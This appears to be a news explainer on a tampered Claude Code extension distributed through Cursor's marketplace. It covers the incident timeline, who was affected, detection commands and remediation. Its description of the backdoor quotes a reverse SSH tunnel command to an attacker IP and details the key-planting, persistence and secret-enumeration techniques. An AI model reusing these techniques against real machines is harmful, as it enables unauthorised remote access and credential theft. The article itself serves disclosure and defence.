
For about 11 hours, Cursor’s extension marketplace served a tampered copy of the Claude Code extension that tried to plant a persistent SSH backdoor on developers’ machines. Only Cursor users who installed or auto-updated to Anthropic.claude-code versions 2.1.312 or 2.1.313 from that marketplace are affected; the official VS Code Marketplace, Open VSX and Anthropic’s own channels were not. If you use Cursor with Claude Code, check your authorized_keys file for a key labeled svc-telemetry now, because uninstalling or updating the extension does not remove what it left behind.
Key points
- Cursor says the malicious versions were live from about 2:27 a.m. to 1:35 p.m. Pacific time, on macOS and Windows, before it pulled them and briefly shut the whole marketplace down.
- The injected code collected host details and the names of secret-looking environment variables, added an attacker SSH key, tried to open a reverse SSH tunnel and installed startup persistence.
- Bugs and missing admin rights stopped the tunnel from working on most machines, according to Cursor, but the key, the persistence scripts and the beacon could still land.
- Anthropic says its systems and employee laptops were not compromised and that it did not build or publish the tampered package. How the attacker got publishing access on Cursor’s side has not been explained.
- Ars Technica reported that at most 5,000 users were affected.
What happened to the Claude Code extension on Cursor?
Cursor is a fork of VS Code, so it cannot use Microsoft’s official extension marketplace. Instead it serves extensions through its own proxy at marketplace.cursorapi.com, which mirrors the Open VSX registry and, according to Cursor’s own documentation, runs automated malware and supply-chain checks before an extension appears in search.
That proxy is where the bad package showed up. Cursor’s security notice says a “maliciously modified version” of Anthropic’s Claude Code extension was available there, listed as versions 2.1.312 and 2.1.313 for Windows and macOS. Security firm Phorion, which first flagged it, found the backdoor prepended to the normal minified extension.js. The rest of the extension worked as usual, so nothing looked wrong to the user.
Because Cursor auto-updates extensions by default, many people did not choose to install anything. Their editor simply pulled the new version.
Anthropic engineers answered questions in the Hacker News thread, which passed 790 points. They said 2.1.313 was never published on Open VSX, the VS Code Marketplace or any Anthropic host, and that Anthropic jumped straight to 2.1.314 to avoid confusion. Microsoft Threat Intelligence separately confirmed the packages never appeared in the Visual Studio Marketplace or the npm package.
What did the backdoor try to do?
The injected code ran as soon as the extension module loaded, before the extension’s normal startup, so no click was needed. Based on Cursor’s notice and Microsoft’s analysis, it tried to:
- Collect host details: hostname, username, OS, architecture, home and working directories, Git email, public IP, and up to 40 environment variable names containing words like KEY, TOKEN, SECRET, PASS, AWS or GCP. Microsoft notes it sent the names, not the values.
- Plant an SSH key: it appended an attacker-controlled Ed25519 public key with the comment
svc-telemetryto~/.ssh/authorized_keys. - Turn on SSH and open a reverse tunnel: it tried to enable the local SSH server and connect out to
134.209.82[.]225withssh -N -R '*:0:localhost:22', which would let the attacker reach the machine’s SSH port from outside. - Survive reboots: a LaunchAgent named
com.apple.sysmondon macOS, a cron@rebootentry on Linux, and aSysMonscheduled task or Startup-folder script on Windows. Retry loops reconnect about every 60 seconds. - Report back: an HTTP POST to
/beaconon port 8099.
The environment variable names matter more than they sound. As Phorion put it, they let the operator see which machines hold cloud keys and API tokens, so it can pick targets for follow-up attacks.
Did the attackers actually get in?
Probably not on most machines, but treat that as a reason to check, not a reason to relax. Enabling the SSH server needs admin rights that Cursor normally does not have. Phorion also found a bug in the macOS logic: when run as a normal user, the Remote Login check prints an error instead of “Off”, so the script skips the step that would have turned SSH on.
Cursor says it worked with the hosting provider to take the attacker’s server offline, so the tunnel and beacon no longer work. But both Cursor and Microsoft stress that the key, scripts and startup entries may still be on disk. The risk is higher on machines where SSH was already enabled or where Cursor ran with admin rights, because the step that usually fails may not have been needed.
Who was affected and who was not?
| Setup | Affected? |
|---|---|
| Cursor, Claude Code extension 2.1.312 or 2.1.313 installed or auto-updated from Cursor’s marketplace during the window | Yes, check and clean up |
| Cursor, Claude Code extension already on an older version with auto-update off | Not by this package, but confirm your version |
| VS Code with the extension from the official Visual Studio Marketplace | No, per Anthropic and Microsoft |
| VSCodium or other editors installing from Open VSX directly | No, per Anthropic |
| Claude Code CLI from npm or Anthropic’s installer | No, per Microsoft and Anthropic |
| Other Cursor marketplace extensions | Cursor says it audited access and found no other tampered extensions |
How do you check your machine and clean it up?
Start with the quick check Cursor published. On macOS or Linux:
grep -qs svc-telemetry ~/.ssh/authorized_keys && echo "svc-telemetry key found" || echo "No key found"On Windows, in PowerShell:
$files = "$HOME\.ssh\authorized_keys", "C:\ProgramData\ssh\administrators_authorized_keys" | Where-Object { Test-Path $_ }
if ($files -and (Select-String svc-telemetry $files)) { "svc-telemetry key found" } else { "No key found" }
A clean result is a good sign, but Microsoft warns that a missing key alone should not end the investigation if you know the bad version was installed. Look for the other artifacts too:
- All platforms:
~/.config/.smtand~/.config/.smtk(on Windows,%USERPROFILE%\.config\smt.cmdandsmtk), plus temporary files named.stk_followed by 10 hex characters. - macOS:
~/Library/LaunchAgents/com.apple.sysmond.plist. Apple does not ship a user LaunchAgent with that name. - Linux: a crontab
@rebootline pointing at.config/.smt. - Windows: a scheduled task named
SysMonandsysmon.cmdin your Startup folder. - Processes and network: any
sshorautosshprocess connecting to134.209.82[.]225.
If you find any of it, the steps from Cursor and Microsoft line up:
- Disconnect the machine and, at a company, tell your security team before deleting evidence.
- Run Cursor’s remediation script (
remediate-macos.shas your normal user, orremediate-windows.ps1as Administrator), or remove the key, scripts, startup entries and tunnel processes by hand. - Make sure Remote Login (SSH) has not been switched on unexpectedly.
- From a different, trusted machine, rotate the credentials and sessions that machine could reach, starting with the variables the malware listed: cloud keys, API tokens, Git and package registry tokens.
- If you cannot be sure the machine is clean, rebuild it.
Why does this matter for people using AI coding tools?
Coding agent extensions are an ideal target. They run with your full user permissions, sit next to your source code and credentials, and update constantly. A popular one like Claude Code reaches thousands of machines within hours, which is why the attacker reused its name instead of building a new lure.
The incident also shows that a “verified” label in an editor marketplace is not the same as a signature from the vendor. Cursor’s listing showed the extension as Anthropic’s, but the code it served did not come from Anthropic. Much of the Hacker News discussion focused on that gap, and on the fact that Open VSX-based marketplaces do not require extension signing by default.
Some open questions remain. Cursor has not explained how the attacker got the ability to publish under Anthropic’s extension ID on its proxy, and Anthropic has not posted a formal notice on its own site. Cursor has also updated its notice once to revise the indicators and clarify which versions were affected, so check the latest version before you rely on an older copy.
What should teams change now?
- Add an install cooldown. Cursor team admins can set a Marketplace Install Cooldown so new extension versions wait a set number of hours before installing. Individual users can set
extensions.installCooldownHours. VS Code has a similarextensions.autoUpdateDelaysetting, though it skips some publishers it treats as trusted. An 11-hour window is long, so a cooldown of a day or more would have blocked this one. - Allowlist extensions. Limit installs to approved publishers or extension IDs through Cursor’s team dashboard or MDM.
- Require signatures where you can. Cursor Enterprise can require valid Open VSX extension signatures before install.
- Keep secrets out of your shell environment. Long-lived cloud keys in environment variables are exactly what this malware was taking stock of. Short-lived credentials and a secrets manager reduce the damage.
- Isolate agent work. Running coding agents in a VM or container with only the project mounted limits what any compromised extension or agent can reach.
This is not the first AI coding story to come down to trust and pricing in the same week. As we covered in the OpenAI and Anthropic price war, developer tools are now a battleground, and that makes their supply chains worth attacking.
What to watch
- A root-cause write-up from Cursor explaining how the attacker could publish under Anthropic’s extension ID.
- Whether Anthropic posts an official notice and changes how it publishes to third-party marketplaces.
- Whether Cursor turns on an install cooldown or signature checks by default instead of leaving them as opt-in settings.
- Reports of follow-up attacks using credentials from machines that beaconed to the attacker.
Sources
- Cursor: Security notice on the malicious Anthropic.claude-code versions
- Microsoft Security: Inside a malicious Claude Code-branded extension and its persistent SSH backdoor
- Phorion: Official Claude Code extension compromise advisory
- Ars Technica: Anthropic VS Code extension on Cursor backdoored for nearly 12 hours
- Cursor: Extensions and supply-chain controls
- Hacker News discussion